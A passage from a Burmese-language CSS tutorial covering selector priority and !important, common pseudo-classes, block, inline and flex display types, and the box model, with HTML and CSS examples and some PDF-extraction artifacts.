Selector တူရင် နောက်မှာရေးတဲ့ Selector ကို အတည်ယူပြီး၊ Selector မတူရင် ပိုတိကျတဲ့ Selector ကို အတည်ယူတယ်လို့ မှတ်နိုင်ပါတယ်။

Element Selector, Class Selector နဲ့ ID Selector တို့မှာ ID Selector က Priority အမြင်ဆုံး၊ ဦးစားပေးအလုပ်လုပ်မယ့် Selector ဖြစ်ပါတယ်။ Element Selector ကတော့ Priority အနိမ့်ဆုံးပါ။ Class Selector ကတော့ Element Selector ထက် Priority မြင့်ပြီး ID Selector ထက် နိမ့်ပါတယ်။ ဒါကိုလည်းထည့်သွင်းမှတ်သားသင့်ပါတယ်။

Selector Priority ကို Override လုပ်ချင်ရင်လည်း လုပ်လိုတော့ ရပါတယ်။ !important လိုပေါ်တဲ့ ရေးထုံးကို အသုံးပြုရပါတယ်။ ဥပမာ ဒီလိုပါ။

CSS

```
div li {
    color: blue !important;
}

div ol li {
    color: brown;
}
```

နမူနာအရ div ol li က ပိုတိကျလို့ Priority မြင့်ပါတယ်။ ဒါပေမယ့် div li နဲ့ ရေးထားတဲ့ color: blue မှာ !important အမှတ်အသား ပါနေတဲ့အတွက် Priority နဲ့မဆိုင်တော့ဘဲ သူ့ကိုဦးစားပေးအတည်ယူ အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် ရဲ့ color က blue ဖြစ်သွားမှာပဲ ဖြစ်ပါတယ်။

လက်စန့်ထည့်သွင်းမှတ်သားသင့်တဲ့ သဘောသဘာဝ ရှိပါသေးတယ်။ ဒီလိုပါ။

CSS

```
div li {
    background: yellow;
    color: blue;
}

div ol li {
    color: brown;
}
```

နမူနာအရ Priority နိမ့်တဲ့ div li မှာ color နဲ့ background ဆိုပြီး သတ်မှတ်ချက် နှစ်ခုပါဝင်ပါတယ်။ Priority မြင့်တဲ့ div ol li မှာတော့ color သတ်မှတ်ချက်တစ်ခုပဲ ပါဝင်ပါတယ်။ Priority မြင့်တဲ့ div ol li ကို ဦးစားပေး အလုပ်လုပ်တဲ့အတွက် ရဲ့ color က brown ဖြစ်သွားမှာပါ။ ဒါပေမယ့် div li မှာ သတ်မှတ်ထားတဲ့ background: yellow လည်း အသက်ဝင်အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။ Priority နိမ့်လို့ ပယ်တယ်ဆိုပေမယ့် သတ်မှတ်ချက်ခြင်း တူတာကိုသာ ပပ်မှာပါ။ မတူတဲ့ သတ်မှတ်ချက်တွေကိုတော့ ပေါင်းပြီး အလုပ်လုပ်ပေးသွားမှာပဲ ဖြစ်ပါတယ်။

ဒါတွေက စိတ်ရှုပ်စရာ ကောင်းချင်ကောင်းနေပါလိမ့်မယ်။ ဒီလောက်ကြီး ခက်လှတဲ့သဘောသဘာဝတွေတော့ မဟုတ်ပါဘူး။ စာနဲ့ရှင်းပြရတာထက် လက်တွေပြရတာက ပိုကောင်းနိုင်တဲ့ အကြောင်းအရာ မျိုးတွေ ဖြစ်နေလိုပါ။ ဒါကြောင့် လက်တွေချရေးပြီး စမ်းကြည့်လိုက်ပါ။ စာအနေနဲ့ ဖတ်ကြည့်ရတာ စိတ်ရှုပ်စရာ ဖြစ်နေမယ်ဆိုရင်တောင် ချရေးကြည့်ပြီး မြင်သွားတဲ့အခါ ချက်ခြင်းသဘောပေါက်သွားတာကို တွေ့ရပါလိမ့်မယ်။

ဒီ Selector တွေနဲ့ တွဲဖက်လေ့လာရတဲ့ Pseudo-Class ဆိုတာ ရှိပါသေးတယ်။ ဆက်ကြည့်ကြပါမယ်။

Pseudo-Classes

Pseudo-Classes တွေကို ရေတွက်ကြည့်တဲ့အခါ (၅၀) ကျော်ရှိနေတာကို တွေ့ရပါတယ်။ အကုန်လုံးတော့ တစ်ခါထဲ ကြည့်စရာမလိုပါဘူး။ အသုံးများမယ့် ဟာတွေကို ရွေးမှတ်ထားပြီး ကျော်တာကို လိုအပ်လာတော့ မှ ကြည့်လိုက်ရင်ရပါတယ်။ ပထမဆုံး :hover, :active, :visited ဆိုတဲ့ Pseudo-Class (၃)

ခုကန္စ စကြည့်ပါမယ်။

Pseudo-class တွေကို Selector တွေနဲ့ တဲ့သံဃားလို့ ရပါတယ်။ Full-colon (:) နဲ့စပါတယ်။ Full-colon နှစ်ခု (::) နဲ့ရေးရတဲ့ Pseudo-Element ဆိုတာတွေ ရှိပါသေးတယ်။ အဲဒါတွေကိုတော့ ထည့်မကြည့်ချင် သေးပါဘူး။ နောက်မှ ဆက်လေ့လာရမှာပါ။ အခုကြည့်ချင်တဲ့ Pseudo-Class (၃) ခုရဲ့ အလုပ်လုပ်ပုံကို စမ်းသပ်နိုင်ဖို့အတွက် ဒီလိုရေးစမ်းလို့ရပါတယ်။

HTML

```
<a href="#one">Link One</a>
<a href="#two">Link Two</a>
```

HTML Link နှစ်ခုထည့်ထားပါတယ်။ ဒီ Link တွေအတွက် CSS ကုဒ်ကို ဆက်လက်လေ့လာကြည့်ပါ။

CSS

```
a {
    color: blue;
}

a:hover {
    color: red;
}

a:active {
    color: green;
}

a:visited {
    color: brown;
}
```

ဒီကုဒ်အရ Link တွေအားလုံးဟာ စာလုံးအပြောရောင် ဖြစ်ရပါမယ်။ တစ်ကယ်တော့ နိုက်တည်းက ပြားပြီး သားပါ။ တမင်သဘောသဘာဝ ပိုပေါ်လွင်အောင် ထပ်ပေးလိုက်တာပါ။ a:hover မှာ အနီရောင်လို့ ပြော လိုက်တဲ့အတွက် Link တွေပေါ်မှာ Pointer ဖြတ်သွားရင် (သို့မဟုတ်) Link တွေကို Pointer နဲ့ ထောက် လိုက်ရင် အနီရောင် ပြောင်းသွားမှာပါ။ a:active မှာ အစိမ်းရောင်လို့ သတ်မှတ်ထားတဲ့အတွက် Link တွေကို နိုပ်လိုက်ရင် နိုပ်လိုက်တဲ့အချိန်လေးမှာ အစိမ်းရောင်ဖြစ်သွားမှာပါ။ a:visited မှာ brown လို့

ပြောထားတဲ့အတွက် တစ်ခါနိုပ်ဖူးတဲ့ လင့်တွေဟာ အပြောရောင် မဟုတ်တော့ဘဲ နိုညီရောင် ဖြစ်သွားမှာပါ။ Codepen ထဲမှာ ရေးပြီး စမ်းကြည့်လို့ ရပါတယ်။

ဒါဟာ အသုံးများမယ့် Pseudo-Class (၃) မျိုးရဲ့ သဘောသဘာဝပါပဲ။ :hover တို့ :active တို့ကို ကြိုက်တဲ့ Element တွေအတွက် သတ်မှတ်ပေးလို့ရပါတယ်။ Link အပါအဝင် နှင့်လို့ရတဲ့ ခလုပ်တွေမှာ အများအားဖြင့် သတ်မှတ်ကြလေ့ ရှုပါတယ်။ :visited ကတော့ Link တွေအတွက်ပဲ သတ်မှတ်လို့ရတဲ့ Pseudo-Class ပါ။ ဆက်လက်လေ့လာသင့်တဲ့ Pseudo-Class (၃) ခုအကြောင်းကို ထပ်ပြောပါမယ်။

:first-child, :last-child နဲ့ :nth-child ဆိုတဲ့ Pseudo-class တွေ ဟာလည်း တော်တော်လေး အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေ ဖြစ်ပါတယ်။ Select လုပ်ထားတဲ့ Element တွေထက်ထပ်ဆုံးတစ်ခုပဲ လို့ချင်တယ်၊ နောက်ဆုံးတစ်ခုပဲ လို့ချင်တယ်၊ တစ်ခုကျော်လို့ချင်တယ်၊ နှစ်ခုကျော်လို့ချင်တယ်၊ စသဖြင့် ရွှေးချယ်ဖို့အတွက် အသုံးပြုရပါတယ်။ ဥပမာ -

HTML

```
<ul>
  <li>Item One</li>
  <li>Item Two</li>
  <li>Item Three</li>
  <li>Item Four</li>
  <li>Item Five</li>
</ul>
```

ဘာမှအဆန်းအပြေားမဟုတ်ပါဘူး၊ Item တစ်ခုပါဝင်တဲ့ List တစ်ခုဖြစ်ပါတယ်။ သူအတွက် CSS ကို လေ့လာကြည့်ပါ။

CSS

```
ul li:first-child {
  font-weight: bold;
}

ul li:last-child {
  font-style: italic;
}
```

```

ul li:nth-child(3) {
    color: red;
}

ul li:nth-child(2n) {
    background: cyan;
}

```

:first-child ကို သုံးပြီး ပထမဆုံး ရဲစာလုံးကို Bold လုပ်ထားပါတယ်။ :last-child ကို သုံးပြီး နောက်ဆုံး ကို စာလုံးစောင်း Italic လုပ်ထားပါတယ်။ :nth-child(3) လိုပြောထားတဲ့ အတွက် သုံးခုမြောက် ရဲစာလုံးအရောင် အနီရောင်ဖြစ်နေမှာပါ။ တစ်ကြိမ်ပဲ အသက်ဝင်မှာပါ။ :nth-child(2n) လိုပြောထားတဲ့ အတွက် နှစ်ခုမြောက် တိုင်းမှာ နောက်ခံအရောင် ပါဝင်သွားမှာ ဖြစ်ပါတယ်။ (၂) ခုကျော် ရှိသမျှအကုန်လုံးမှာ အသက်ဝင်မှာပါ။ ဒါမျိုးတွေကြောင့် တော်တော် အသုံးဝင်တဲ့ Pseudo-Class တွေလို့ ပြောတာပါ။ ရလဒ်ကဒီလိုဖြစ်မှာပါ -

```

HTML
1▼ <ul>
2▼   <li>Item One</li>
3▼   <li>Item Two</li>
4▼   <li>Item Three</li>
5▼   <li>Item Four</li>
6▼   <li>Item Five</li>
7 </ul>

CSS
1▼ ul li:first-child {
2   font-weight: bold;
3 }
4
5▼ ul li:last-child {
6   font-style: italic;
7 }
8
9▼ ul li:nth-child(3) {
10   color: red;
11 }
12
13▼ ul li:nth-child(2n) {
14   background: cyan;
15 }

JS

```

ဒီလောက်ဆုံးရင် အခြေခံဆင့်အနေနဲ့ လေ့လာသင့်တဲ့ Selector တွေ Pseudo-Class တွေ စံသွားပါပြီ။ ဒါ အခြေခံတွေနဲ့ အသားကျပိုင်နိုင်ပြဆိုမှ ကျန်တဲ့ Pseudo-Class တွေ Pseudo-Element တွေကို လေ့လာပါ။ အထူးသဖြင့် အသုံးဝင်နိုင်တာတွေက :empty, :not, :target ဆိုတဲ့ Pseudo-Class တွေ နဲ့ အတူ ::before, ::after နဲ့ ::placeholder ဆိုတဲ့ Pseudo-Element တွေဖြစ်ပါတယ်။ :focus, :checked, :readonly, :enabled, :disabled, :valid, :invalid

စသဖြင့် Input တွေနဲ့ တွဲသုံးရတဲ့ Pseudo-class တွေလည်း ရှိပါသေးတယ်။ အမည်တွေလောက်ပဲ မှတ်ထားပြီး နောက်လိုအပ်လာတော့မှ ဆက်လက်လေ့လာသွားလိုက်ပါ။

CSS Display

Element တွေမှာ မတူကွဲပြားတဲ့ Display Type အမျိုးမျိုးရှိပြီး၊ အဲဒီ Display Type ကို CSS နဲ့ စီမံလိုက်ပါတယ်။ အခြေခံအကျဆုံးနဲ့ အရေးကြီးဆုံး Display Type (၂) မျိုးရှိပါတယ်။ block နဲ့ inline တို့ ဖြစ်ကြပါတယ်။ တစ်ချို့ Element တွေဟာ block Element တွေဖြစ်ပြီး တစ်ချို့ Element တွေကတော့ inline Element တွေဖြစ်ကြပါတယ်။ ဒီသဘောသဘာဝကို မြင်နိုင် လက်တွေရေးစမ်းကြည့်မှ ပိုမြင်ပါလိမ့်မယ်။ ဒါကြောင့် နမူနာတွေ ပြပါမယ်။ တစ်ခါတဲ့ လိုက်ရေးကြည့်ဖို့ တိုက်တွေနဲ့လိုပါတယ်။

The screenshot shows a web developer tool interface with three panels:

- HTML** panel: Displays the document structure with elements like <div>, , and their content.
- CSS** panel: Shows the applied CSS rules, including background color, margin, and padding.
- JS** panel: Shows any JavaScript code present in the page.

The rendered output on the right side of the interface shows the visual representation of the code, with blue boxes highlighting the blocks and inline elements.

```

HTML
1▼ <div>A block</div>
2▼ <div>Another block</div>
3▼ <span>Some content</span>
4▼ <span>More content</span>
5

CSS
1▼ div, span {
2  background: cyan;
3  margin-bottom: 20px;
4  padding: 10px;
5 }

JS

```

နမူနာကိုလေ့လာကြည့်ပါ။ <div> Element နှစ်ခုနဲ့ Element နှစ်ခုရှိပါတယ်။ <div> ဟာ block Element ဖြစ်ပြီး ကတော့ inline Element ပါ။ CSS မှာ div, span နှစ်ခုလုံး အတွက် တူညီတဲ့ Property တွေကို သတ်မှတ်ထားပေမယ့် တစ်ဖက်က ဖော်ပြပုံမှာကြည့်လိုက်ပါ၊ ဖော်ပြပုံမတူကြပါဘူး။ Display Type မတူကြလိုပါ။

<div> Element တွေက နေရာရှိသလောက် အပြည့်နေရာယူဖော်ပြထားတာကို တွေ့ရမှာဖြစ်ပြီး Element တွေကတော့ သူ့ Content ရှိသလောက်လေးပဲ နေရာယူထားပါတယ်။ နောက်ထပ်

သတိပြုရမှာက <div> တွေဟာ အပေါ်အောက် အစီအစဉ်နဲ့ဖော်ပြပြီး တွေကတော့ ဘေးချင် ကပ် အစီအစဉ်နဲ့ ဖော်ပြပါတယ်။ <div> မို့လို့ ဒီလိုဖော်ပြတာ မို့လို့ ဒီလိုဖော်ပြတာ မဟုတ်ပါဘူး။ Display Type ကြောင့် block ကို တစ်မျိုးဖော်ပြပြီး inline ကို တစ်မျိုးဖော်ပြနေတာပါ။

<div> ကဲ့သို့သော တွေ့ခြား Block Element တွေရှိပါတယ်။ ဥပမာ - <h1> ... <h6>, <p>, , စတဲ့ Element တွေဟာ block အမျိုးအစား Element တွေပါ။ <label>, <a>, , စတဲ့ Element တွေကတော့ inline အမျိုးအစား Element တွေပါ။ Block အားလုံးဟာ နှမူနာမှာ ပြထားတဲ့ <div> နဲ့ တူညီတဲ့လက္ခဏာရှိပြီး၊ Inline အားလုံးကတော့ နှမူနာမှာ ပြထားတဲ့ နဲ့ တူညီတဲ့ လက္ခဏာရှိပါတယ်။ နှမူနာကို နည်းနည်း ထပ်ပြင်ကြည့်ပါမယ်။

```

HTML
1▼ <div>A block</div>
2▼ <div>Another block</div>
3▼ <span>Some content</span>
4▼ <span>More content</span>
5

CSS
1▼ div, span {
2    background: cyan;
3    margin-bottom: 20px;
4    padding: 10px;
5    width: 200px;
6    height: 100px;
7 }

JS

```

ဒီတစ်ခါ width နဲ့ height ဆိုတဲ့ Property နှစ်ခုထပ်တိုးလိုက်တာပါ။ ဒီလို အရွယ်အစားသတ်မှတ်တဲ့ Property တွေဟာ Block ဖြစ်တဲ့ <div> မှာသက်ဝင်အလုပ်လုပ်ပေမယ့် Inline ဖြစ်တဲ့ မှာ သက်ဝင်ခြင်းမရှိဘူးဆိုတာကို သတိပြုရမှာပါ။ Inline Element တွေကို အရွယ်အစားသတ်မှတ်လို့ မရပါဘူး။ အဲဒါကို မသိရင် ရေးထားတဲ့ Property တွေက အလုပ်လည်း မလုပ်ဘူးဆိုပြီးတော့ စိတ်ညွှန်သွားနိုင်ပါတယ်။ စိတ်ညွှန်စရာမလိုပါဘူး၊ သဘာဝအရ Inline တွေကို အရွယ်အစား သတ်မှတ်လို့ မရတာပါ။ နောက်ထပ်ထူးခြားချက်အနေနဲ့ Block တွေ အပေါ်အောက် အစီအစဉ်အတိုင်း ပြတယ်ဆိုတာကို ထပ်ပြောချင်ပါတယ်။ အရွယ်အစားသတ်မှတ်လိုက်လို့ နေရာလွှတ်တွေ ဘေးမှာပို့ထွက်လာပေမယ့် ဘေးမှာကပ်ပြီး မပြောဘဲ အောက်ဘက်မှာပဲ ပြတာကို သတိပြုပါ။

Display Type ကို ပြောင်းလိုရပါတယ်။ display လိုခေါ်တဲ့ CSS Property ကိုသုံးရပါတယ်။ ဒီလိုပါ။

```

HTML
1▼ <div>A block</div>
2▼ <div>Another block</div>
3▼ <span>Some content</span>
4▼ <span>More content</span>
5

CSS
1▼ div, span {
2  background: cyan;
3  margin-bottom: 20px;
4  padding: 10px;
5  width: 200px;
6  height: 100px;
7 }
8
9▼ span {
10  display: block;
11 }
12

JS

```

နမူနာမှာ span တွေကို display: block လိုပြောလိုက်ပါပြီ။ ဒါကြောင့် မူလက Inline ဖြစ်နေတဲ့ Element တွေဟာ အခုတော့ Block ဖြစ်သွားပြီမို့လို့ အားသာချက်အနေနဲ့ အရွယ်အစား သတ်မှတ်လို့ရသွားသလို အားနည်းချက်အနေနဲ့ ဘေးချင်းကပ်ပြလို့မရတော့ဘဲ အပေါ်အောက်ဆင့်ပြီး ပြသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ဒီသဘောသဘာဝဟာ CSS အခြေခံတွေထဲမှာ အရေးအကြီးဆုံးတစ်ခု အပါအဝင်ဖြစ်ပါတယ်။ display Property အတွက် အသုံးများမယ့် Value (ငါ) ခုရှိပါတယ်။

- inline
- block
- none
- flex

inline နဲ့ block ကတော့ ရှင်းပါတယ်။ Element ရဲ့ Display Type ကို လိုချင်သလို ပြောင်းလိုက်တာပါ။ ဟုတ်ပါတယ်၊ Block တွေကိုလည်း လိုအပ်ရင် Inline ပြောင်းလိုရပါတယ်။ လိုတော့လိုခဲပါတယ်။ none ကတော့ ဖျောက်ထားလိုက်တာပါ။ Element ကို ဖျောက်ထားချင်ရင် display: none လို့ သတ်မှတ်ပေးလိုက်တာ ထုံးစံပါပဲ။ flex ကတော့ နောက်မပေါ်တဲ့ Display Type ပါ။ Layout တွေလုပ်ဖို့ အသုံးဝင်ပါတယ်။ ဘေးချင်းကပ်မပြတဲ့ Block တွေဟာ flex အတွင်းမှာဆိုရင် ပြဋ္ဌာပါတယ်။ ဒီလိုပါ –

```

1 <div class="wrap">
2   <div>A</div>
3   <div>B</div>
4   <div>C</div>
5 </div>

```

```

1 .wrap {
2   display: flex;
3 }
4
5 .wrap div {
6   flex-grow: 1;
7   height: 200px;
8   background: cyan;
9   margin: 10px;
10  text-align: center;
11  line-height: 200px;
12 }
13
14 .wrap div:first-child {
15   flex-grow: 2;
16 }
17

```

ဝင်မ <div> မှာ class ကို wrap လိုပေးထားပြီး display: flex Property ကိုသုံးထားတာ တွေ ရနိုင်ပါတယ်။ ဒါကြောင့် သူအတွင်းထဲက <div> တွေဟာ Block တွေဆိုပေမယ့် ဘေးချင်းကပ်စီပြီး ပြ သွားပေးတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ အဲဒီမှာ flex-grow ဆိုတဲ့ Property ကိုလည်း သတိပြုပါ။ အတွင်း Element တွေမှာ width နဲ့ အကျယ်သတ်မှတ်မထားပါဘူး။ သတ်မှတ်ချင်ရင်သတ်မှတ်လို့ ရပါ တယ်။ နမူနာမှာတော့ width အစား flex-grow: 1 လို့ ပြောထားပါတယ်။ (၁) နေရာစာယူမယ်လို့ ပြောလိုက်တာပါ။ ပြီးတော့မှာ :first-child နဲ့ ပထမဆုံးတစ်ခုကို flex-grow: 2 လို့ ပြောထား တဲ့အတွက် သူက (၂) နေရာစာ ယူပြီးတော့ ဖော်ပြနေတာကိုလည်း သတိပြုကြည့်ပါ။ တန်ဖိုးတွေကို ကိုယ့် စိတ်တိုင်းကျ ပြောင်းပြီးတော့ စမ်းကြည့်နိုင်ပါတယ်။

Flexbox လိုခေါ်တဲ့ ဒီသဘောသဘာဝဟာ ကျယ်ပြန့်သလို အသုံးလည်း ဝင်ပါတယ်။ Element တွေကို ဘေးချင်းတိုက် ပြစေချင်တာလား၊ အပေါ်အောက်ပြစေချင်တာလား၊ မဆန့်တော့ရင် ဘာလုပ်ရမှာလည်း၊ ဆန့်အောင် ချုံပြပေးရမှာလား၊ နောက်တစ်လိုင်း ဆင်းပြပေးရမှာလား၊ အနီမ့်အမြင့် မညီရင် အပေါ်ဘက် ကို အညီယူပေးရမှာလား၊ အလယ်ကိုအညီယူပေးရမှာလား၊ စသဖြင့် သတ်မှတ်လို့ရတဲ့ Flexbox Property တွေ အများကြီးရှိနေပါတယ်။ ဒီနေရာမှာ အဲဒီလောက်ထိ ကျယ်ကျယ်ပြန့်ပြန့်မသွားသေးဘဲ၊ အခြေခံ သဘောဖြစ်တဲ့ display: flex သတ်မှတ်ပေးလိုက်ရင် သူအတဲ့က Block Element တွေကို ဘေးချင်း ကပ် အစီအစဉ်နဲ့ပြပေးတယ်ဆိုတဲ့ အချက်လောက်ကိုပဲ မှတ်ထားပေးပါ။

display Property မှာတွေ့ကြုံမှုများ Value တွေ ရှိပါသေးတယ်။ inline-block, list-item, table, table-cell, inline-flex, grid, inline-grid စသဖြင့်ရှိတာတော့ အများကြီးပါပဲ။ လိုအပ်လာတဲ့အချိန်မှာ ဆက်လက်လေ့လာသွားရမှာဖြစ်ပါတယ်။ နည်းပညာလေ့လာတာကတော့ ဒီလိုပဲ တစ်ဆင့်ချင်သွားမှပဲ ရပါမယ်။ တစ်ခါထဲ အကုန်သိချင်လိုတော့ မလွယ်ပါဘူး။ အရေးကြီးပြီး အသုံးများတာတွေ အရင်ကြည့်ပြီး အသုံးနည်းတာတွေကို လိုအပ်လာမှ ပြန်ကြည့်ရတဲ့သဘောပါပဲ။

CSS Box Model

ပြီးခဲ့တဲ့ နမူနာတွေမှာ margin တို့ padding တို့လို Property တွေကိုထည့်သုံးပြုခဲ့ပေမယ့် ရှင်းမပြုခဲ့ပါဘူး။ သပ်သပ်ရှင်းရမှာ မို့လိုပါ။ ဒါတွေကလည်း အရေးကြီးပါတယ်။ CSS မှာ Box Model လိုပေါ်တဲ့ သဘောသဘာဝ ရှိပါတယ်။ Element တွေရဲ့ အရွယ်အစားပေါ်မှာ သက်ရောက်စေတဲ့ Property တွေပါ။ (၅) ခုရှိပါတယ်။

- width
- height
- margin
- padding
- border

ဒီ (၅) ခုမှာ width နဲ့ height ကတော့ ရှင်းပါတယ်။ Element ရဲ့လိုချင်တဲ့အရွယ်အစားရဖို့အတွက် ဒီ Property တွေနဲ့ သတ်မှတ်ရတာပါ။ margin Property ကတော့ တွေ့ကြုံမှုများ Element တွေနဲ့ ဘယ်လောက် ခွာပြရမလဲဆိုတဲ့ အကွာအဝေး သတ်မှတ်ဖို့အတွက် သုံးရပါတယ်။ padding Property ကတော့ Element ရဲ့ဘောင်နဲ့ Element ထဲမှာရှိတဲ့အရာတွေ ဘယ်လောက် ခွာပြရမလဲဆိုတဲ့ အကွာအဝေးကို သတ်မှတ်ဖို့အတွက် သုံးရတာပါ။ border ကတော့ Element တွေမှာ ဘောင်ခတ်ဖို့အတွက် အသုံးပြုရပါတယ်။ ဒီနမူနာကို လေ့လာကြည့်ပါ။

```

HTML
1 <div class="wrap">
2   <div class="box1">Box One</div>
3   <div class="box2">Box Two</div>
4 </div>

CSS
1 .wrap {
2   width: 400px;
3   height: 400px;
4   border: 5px solid red;
5 }
6
7 .box1, .box2{
8   width: 400px;
9   height: 200px;
10}
11
12 .box1 {
13   background: yellow;
14 }
15
16 .box2{
17   background: cyan;
18 }

```

width:400px နဲ့ height:400px သတ်မှတ်ထားတဲ့ Element အတွင်းထဲမှာ width:400px နဲ့ height:200px သတ်မှတ်ထားတဲ့ Element (၂) ခရီးနေတာပါ။ သူဟာနဲ့သူ အရွယ်အစားကိုက်ညီလို ကွက်တိပါပဲ။ အဲဒီလို ကွက်တိဖြစ်နေတဲ့ Element တွေမှာ တစ်ခုနဲ့တစ်ခုလည်း ခွာပြီးတော့ ပြစေချင် တယ်။ အထဲမှုရှိတဲ့ စာနဲ့ Element ဘောင်နဲ့လည်း ကပ်နေလို ကွာသွားစေချင်တယ်။ ဒါကြောင့် margin နဲ့ padding Property တွေ သတ်မှတ်လိုက်တဲ့အခါ ဒီလိုဖြစ်သွားမှာပါ။

```


HTML
1 <div class="wrap">
2   <div class="box1">Box One</div>
3   <div class="box2">Box Two</div>
4 </div>

CSS
1 .wrap {
2   width: 400px;
3   height: 400px;
4   border: 5px solid red;
5 }
6
7 .box1, .box2{
8   width: 400px;
9   height: 200px;
10  padding: 20px;
11  margin: 10px;
12 }
13
14 .box1 {
15   background: yellow;
16 }
17
18 .box2{

```

သတ်မှတ်ချက်အရ Element တစ်ခုနဲ့တစ်ခု ကွာသွားပါဖြီ။ အထဲကစာနဲ့ ဘောင်နဲ့လည်း ကွာသွားပါဖြီ။ ဒါ ပေမယ့် ဖော်ပြပုံအဆင်မပြတော့ပါဘူး။ အဆင်မပြရတဲ့ အကြောင်းရင်းကတော့ Element ရဲ့ အရွယ်အစား မူလထက် ပိုကြိုးသွားလိုပါ။ width တွေ height တွေ မပြောင်းဘဲနဲ့ မူလထက်ပိုကြိုးသွား ရခြင်း အကြောင်းရင်းကတော့ သတ်မှတ်လိုက်တဲ့ margin တွေ padding တွေကို Element ရဲ့ အရွယ်အစားမှာ ပေါင်းထည့်သွားလိုပါ။ width က 400 ဆိုပေမယ့် padding: 20px ကြောင့် ဘယ်ညာ တစ်ဘက်ကို 20 စီထပ်တိုးသွားမှာပါ။ margin: 10px ကြောင့် ဘယ်ညာ တစ်ဘက်ကို 10 စီထပ်တိုးသွားမှာပါ။ ဒါကြောင့် width မှာ 400 လိုပြောထားပေမယ့် တစ်ကယ့် Element ရဲ့ အရွယ်အစားက 460 ဖြစ်သွားပါတော့တယ်။ height လည်းအတူတူပါပဲ။ 200 လို့သတ်မှတ်ထားပေ မယ့် တစ်ကယ့်အရွယ်အစားက 260 ဖြစ်သွားပါဖြီ။

ဒါကြောင့် ပင်မ Element ထဲမှာ မဆန့်တော့တဲ့ အတွက် အခုလို ကျော်ထွက်၊ လျှံတွက်ပြီး အဆင်မပြဖြစ် သွားရတာပါ။ ဒီသဘေသဘာဝကိုနားလည်ဖို့ အရေးကြီးပါတယ်။ နားမလည်ရင် margin လေး သတ်မှတ်လိုက်တာနဲ့ အကုန်လုံးပျက်ကုန်တယ်ဆိုပြီး စိတ်ညစ်ရပါလိမ့်မယ်။ စိတ်ညစ်စရာမလိုပါဘူး။ အရွယ်အစား ပြောင်းသွားလို ပြန်ညိုပေးလိုက်ရင် ရပါတယ်။ ဒီလိုပါ။



The screenshot shows the browser's developer tools with the DOM tree and CSS editor visible.

HTML:

```

1▼ <div class="wrap">
2▼   <div class="box1">Box One</div>
3▼   <div class="box2">Box Two</div>
4 </div>

```


CSS:

```

1▼ .wrap {
2   width: 400px;
3   height: 400px;
4   border: 5px solid red;
5 }
6
7▼ .box1, .box2{
8   width: 340px;
9   height: 140px;
10  padding: 20px;
11  margin: 10px;
12 }
13
14▼ .box1 {
15   background: yellow;
16 }
17
18▼ .box2{
19
20}

```

Output Preview:



အခုတော့ ကွက်တိဖြစ်သွားပါဖြီ။ width ကို 340 လိုလေ့လျှော့ပြီး သတ်မှတ်လိုက်တဲ့ အတွက် ထပ်တိုးလာတဲ့ margin, padding တွေနဲ့ ပေါင်းလိုက်တဲ့ အခါ 400 ဖြစ်သွားလို အခုလိုကွက်တိအဆင်ပြသွားခြင်းပဲ ဖြစ်ပါတယ်။

Border လည်းအတူတူပါပဲ။ Border သတ်မှတ်လိုက်တာနဲ့ မူလအရွယ်အစားမှာ ထပ်တိုးသွားမှာပါ။ နှမူနာ မှာ ပင်မ Element မှာ Border ထည့်ပြထားပါတယ်။

CSS

```
border: 5px solid red;
```

ရှေ့ဆုံးက 5px က Border ရဲ့ အရွယ်အစားဖြစ်ပြီး၊ solid ကတေသ့ Border Style ဖြစ်ပါတယ်။ သတ်မှတ်လိုရတဲ့ Style အမျိုးမျိုး ရှိပေမယ့် solid, dotted နဲ့ dashed (၃) မျိုးကို အသုံးများပါတယ်။ ကိုယ့်ဘာသာ ပြောင်းပြီး စမ်းကြည့်နိုင်ပါတယ်။ solid ကတေသ့ လိုင်းအပြည့် ဘောင်ခတ်တာပါ။ dotted ကတေသ့ အစက်လေးတွေနဲ့ ဘောင်ခတ်တာပါ။ dashed ကတေသ့ လိုင်းပြတ်လေးတွေနဲ့ ဘောင်ခတ်တာပါ။ နောက်ဆုံးက red ကတေသ့ Border ရဲ့ အရောင်ဖြစ်ပါတယ်။ နှစ်သက်ရာအရောင် ပေးလိုရပါတယ်။ စမ်းရလွယ်တဲ့ red, green, blue, purple, brown, black စတဲ့အရောင် တွေနဲ့ပဲ စမ်းကြည့်လိုက်ပါ။ ခဏနေမှ အရောင်တွေ အကြောင်း ထပ်ပြောပေးပါမယ်။

အတွင်းထဲက Element တွေမှာလည်း Border ပေးကြည့်ပါ။ margin, padding တို့လိုပဲ မူလ အရွယ်အစားမှာ ထပ်တိုးသွားတာကို တွေ့ရပါလိမ့်မယ်။ width, height ကို ပြန်ညိုပေးလိုက်ရင် အဆင်ပြေသွားပါလိမ့်မယ်။

margin တွေ padding တွေ border တွေကို အခုလို တစ်ဘက်ချင်း ပေးလိုရပါတယ်။

CSS

```
margin-top: 10px;  
margin-right: 10px;  
padding-left: 10px;  
border-bottom: 5px solid red;
```

